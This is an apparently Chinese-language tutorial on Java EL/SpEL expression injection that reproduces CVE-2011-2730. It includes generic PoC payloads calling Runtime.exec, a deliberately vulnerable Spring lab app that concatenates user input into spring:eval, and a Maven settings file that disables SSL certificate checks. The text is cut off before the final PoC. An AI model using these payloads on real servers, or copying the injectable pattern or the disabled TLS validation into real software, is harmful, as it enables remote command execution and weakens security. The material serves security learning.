EL 表达式注入#
1、EL 概述#
表达式语言(Expression Language) 简称 EL,是 Java EE(尤其是 JSP 技术)中用来在页面中简化访问 Java 对象、属性、集合和方法的一种语法。它的主要作用是取代 JSP 页面中复杂的 <%= ... %> 表达式,让 JSP 页面更简洁、可读性更高。
1.1 EL 基本语法#
要先通过 page 标签设置不忽略 EI 表达式
1
| <%@ page contentType="text/html;charset=UTF-8" language="java" isELIgnored="false" %>
|
语法:
EL 表达式使用 ${} 或 #{} 语法。
在 JSP 中我们可以如下写:
而 JSP 当中有四大域,它们分别是:
- page:当前页面有效
- request:当前请求有效
- session:当前会话有效
- application:当前应用有效
el 表达式获取数据,会依次从这 4 个域中寻找,直到找到为止。而这四个域对象的作用范围如下图所示。

例如: ${brands},el 表达式获取数据,会先从 page 域对象中获取数据,如果没有再到 requet 域对象中获取数据,如果再没有再到 session 域对象中获取,如果还没有才会到 application 中获取数据。
2、EL 表达式注入漏洞#
2.1 通用 POC:#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
| //对应于JSP页面中的pageContext对象(注意:取的是pageContext对象)
${pageContext}
//获取Web路径
${pageContext.getSession().getServletContext().getClassLoader().getResource("")}
//文件头参数
${header}
//获取webRoot
${applicationScope}
//执行命令
${pageContext.request.getSession().setAttribute("a",pageContext.request.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("calc").getInputStream())}
|
2.2 简单漏洞利用#
1
| ${pageContext.setAttribute("a","".getClass().forName("java.lang.Runtime").getMethod("exec","".getClass()).invoke("".getClass().forName("java.lang.Runtime").getMethod("getRuntime").invoke(null),"calc.exe"))}
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
| package com.src.eldemo;
import java.io.*;
import javax.servlet.ServletException;
import javax.servlet.http.*;
import javax.servlet.annotation.*;
@WebServlet(name = "eldemo", value = "/eldemo")
public class eldemo extends HttpServlet {
private String message;
@Override
public void init() {
message = "Hello EL!";
}
@Override
public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException {
response.setContentType("text/html");
//使用 RequestDispatcher 转发到 JSP 页面
try {
request.getRequestDispatcher("/eldemo.jsp").forward(request, response);
} catch (ServletException e) {
throw new RuntimeException(e);
}
}
@Override
public void destroy() {
}
}
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
| <%--
Created by IntelliJ IDEA.
User: XVSHIFU
Date: 2025/11/12
Time: 20:42
To change this template use File | Settings | File Templates.
--%>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
<head>
<title> EL </title>
</head>
<body>
<h1> EL 注入 测试</h1>
${pageContext.setAttribute("a","".getClass().forName("java.lang.Runtime").getMethod("exec","".getClass()).invoke("".getClass().forName("java.lang.Runtime").getMethod("getRuntime").invoke(null),"calc.exe"))}
</body>
</html>
|

这种场景几乎不会遇到,也没有哪个开发者傻乎乎的让我们直接从外部控制 JSP 页面中的 EL 表达式。
2.3 简单的漏洞场景(CVE-2011-2730)#
2.3.1 漏洞复现#

首先创建一个 spring 项目,构建漏洞场景:
目录结构:
VulnController.java
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
| package com.src.cve201127330;
import org.springframework.stereotype.Controller;
import org.springframework.ui.Model;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RequestParam;
@Controller
public class VulnController {
//漏洞入口: /search?q=恶意SpEL。将用户输入传入 Model,供 result.jsp 中 <spring:eval> 使用
@RequestMapping("/search")
public String search(@RequestParam(value = "q", defaultValue = "test") String q, Model model) {
model.addAttribute("input", q);
// 对应 /WEB-INF/views/result.jsp
return "result";
}
}
|
spring-servlet.xml
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
| <?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:context="http://www.springframework.org/schema/context"
xsi:schemaLocation="
http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd
http://www.springframework.org/schema/context
http://www.springframework.org/schema/context/spring-context.xsd">
<!-- 扫描 Controller -->
<context:component-scan base-package="com.src.cve201127330" />
<!-- 视图解析器:映射逻辑名 → /WEB-INF/views/*.jsp -->
<bean class="org.springframework.web.servlet.view.InternalResourceViewResolver">
<property name="prefix" value="/WEB-INF/views/" />
<property name="suffix" value=".jsp" />
</bean>
</beans>
|
web.xml
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| <?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd"
version="2.5">
<display-name>CVE-2011-27330</display-name>
<!-- Spring MVC DispatcherServlet -->
<servlet>
<servlet-name>spring</servlet-name>
<servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>
<load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
<servlet-name>spring</servlet-name>
<url-pattern>/</url-pattern>
</servlet-mapping>
<!-- 欢迎页 -->
<welcome-file-list>
<welcome-file>index.jsp</welcome-file>
</welcome-file-list>
</web-app>
|
index.jsp
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
| <%--
Created by IntelliJ IDEA.
User: XVSHIFU
Date: 2025/11/13
Time: 21:26
To change this template use File | Settings | File Templates.
--%>
<%@ page contentType="text/html;charset=UTF-8" %>
<html>
<head><title>CVE-2011-27330 测试入口</title></head>
<body>
<h1>CVE-2011-27330 复现环境</h1>
<form action="search" method="get">
输入 SpEL 表达式:<br>
<input type="text" name="q" size="80"
value="T(java.lang.Runtime).getRuntime().exec('calc')" />
<br><br>
<input type="submit" value="提交(危险!)">
</form>
<h3>示例载荷(Windows)</h3>
<ul>
<li><code>T(java.lang.Runtime).getRuntime().exec('calc')</code></li>
<li><code>T(java.lang.Runtime).getRuntime().exec('cmd /c notepad')</code></li>
</ul>
</body>
</html>
|
result.jsp
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
| <%--
Created by IntelliJ IDEA.
User: XVSHIFU
Date: 2025/11/13
Time: 21:26
To change this template use File | Settings | File Templates.
--%>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%@ taglib prefix="spring" uri="http://www.springframework.org/tags" %>
<!DOCTYPE html>
<html>
<head>
<title>CVE-2011-27330 Demo</title>
</head>
<body>
<h2>[CVE-2011-27330] 搜索结果</h2>
<p>你输入的内容:<strong>${input}</strong></p>
<!-- ⚠️ 漏洞核心:将 ${input} 直接拼接到 SpEL 表达式中 -->
<p>表达式求值结果:<br>
<spring:eval expression="'Hello, ' + ${input}" />
</p>
<hr>
<h3>⚠️ 安全提示</h3>
<p>本页面用于漏洞复现研究,实际开发中应避免此类写法!</p>
</body>
</html>
|
pom.xml
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
| <?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/xsd/maven-4.0.0.xsd">
<modelVersion>4.0.0</modelVersion>
<groupId>com.src</groupId>
<artifactId>CVE-2011-27330</artifactId> <!-- 保持你指定的名称 -->
<version>1.0-SNAPSHOT</version>
<packaging>war</packaging>
<name>CVE-2011-27330</name>
<description>Reproduction environment for internal reference CVE-2011-27330 (based on CVE-2011-2730)</description>
<properties>
<project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
<maven.compiler.source>1.6</maven.compiler.source>
<maven.compiler.target>1.6</maven.compiler.target>
<spring.version>3.0.5.RELEASE</spring.version>
<servlet.version>2.5</servlet.version>
<jsp.version>2.1</jsp.version>
<jstl.version>1.2</jstl.version>
</properties>
<dependencies>
<!-- Core Spring MVC (vulnerable version) -->
<dependency>
<groupId>org.springframework</groupId>
<artifactId>spring-webmvc</artifactId>
<version>${spring.version}</version>
</dependency>
<!-- Provided by Servlet Container -->
<dependency>
<groupId>javax.servlet</groupId>
<artifactId>servlet-api</artifactId>
<version>${servlet.version}</version>
<scope>provided</scope>
</dependency>
<dependency>
<groupId>javax.servlet.jsp</groupId>
<artifactId>jsp-api</artifactId>
<version>${jsp.version}</version>
<scope>provided</scope>
</dependency>
<!-- JSTL for taglibs -->
<dependency>
<groupId>javax.servlet</groupId>
<artifactId>jstl</artifactId>
<version>${jstl.version}</version>
</dependency>
<!-- Logging -->
<dependency>
<groupId>commons-logging</groupId>
<artifactId>commons-logging</artifactId>
<version>1.1.1</version>
</dependency>
<dependency>
<groupId>junit</groupId>
<artifactId>junit</artifactId>
<version>4.13.2</version>
<scope>test</scope>
</dependency>
<dependency>
<groupId>org.junit.jupiter</groupId>
<artifactId>junit-jupiter</artifactId>
<version>RELEASE</version>
<scope>test</scope>
</dependency>
</dependencies>
<build>
<finalName>CVE-2011-27330</finalName>
<plugins>
<plugin>
<groupId>org.apache.maven.plugins</groupId>
<artifactId>maven-compiler-plugin</artifactId>
<version>3.1</version>
<configuration>
<source>${maven.compiler.source}</source>
<target>${maven.compiler.target}</target>
<encoding>UTF-8</encoding>
</configuration>
</plugin>
<plugin>
<groupId>org.apache.maven.plugins</groupId>
<artifactId>maven-war-plugin</artifactId>
<version>2.4</version>
<configuration>
<failOnMissingWebXml>false</failOnMissingWebXml>
</configuration>
</plugin>
</plugins>
</build>
</project>
|
之后使用 maven 进行构建 .war 包用于 tomcat 运行。
这里使用 maven 时遇到一个 SSL 证书验证的问题,这里更改配置文件 setting.xml 禁用验证。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
| <settings>
<profiles>
<profile>
<id>insecure</id>
<properties>
<maven.wagon.http.ssl.insecure>true</maven.wagon.http.ssl.insecure>
<maven.wagon.http.ssl.allowall>true</maven.wagon.http.ssl.allowall>
<maven.wagon.http.ssl.ignore.validity.dates>true</maven.wagon.http.ssl.ignore.validity.dates>
</properties>
</profile>
</profiles>
<activeProfiles>
<activeProfile>insecure</activeProfile>
</activeProfiles>
</settings>
|

将以上文本复制到 C:\Users\<用户名>\.m2\settings.xml 文件中,之后执行 maven 就可以了




部署 Tomcat 服务器:
2.3.2 漏洞原理#
命令执行PoC如下:
